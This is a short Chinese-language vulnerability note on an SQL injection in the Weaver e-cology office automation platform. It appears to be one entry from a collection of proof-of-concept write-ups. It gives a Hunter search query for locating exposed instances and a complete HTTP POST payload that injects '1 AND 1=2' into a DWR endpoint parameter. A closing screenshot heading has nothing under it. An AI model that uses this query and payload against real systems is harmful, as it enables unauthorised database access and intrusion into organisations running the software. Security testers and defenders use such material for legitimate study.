
F6-1泛微-E-Cology-SQL

漏洞描述：

泛微e-cology是一款由泛微网络科技开发的协同管理平台，支持人力资源、财务、行政等多功能管理和移动办公。泛微e-cology存在SQL注入漏洞，攻击者利用Web应用程序对用户输入验证上的疏忽,在输入的数据中包含对某些数据库系统有特殊意义的符号或命令,让攻击者有机会直接对后台数据库系统下达指令,进而实现对后台数据库乃至整个应用系统的入侵。

网站图片：



网络测绘：

Hunter 语法：

- hunterapp.name="泛微 e-cology OA"

漏洞复现：

payload：

```
POST /dwr/call/plaincall/CptDwrUtil.ifNewsCheckOutByCurrentUser.dwr HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.2117.157 Safari/537.36
Connection: close
Content-Length: 189
Content-Type: text/plain
Accept-Encoding: gzip

callCount=1
page=
httpSessionId=
scriptSessionId=
c0-scriptName=DocDwrUtil
c0-methodName=ifNewsCheckOutByCurrentUser
c0-id=0
c0-param0=string:1 AND 1=2
c0-param1=string:1
batchId=0
```

效果图: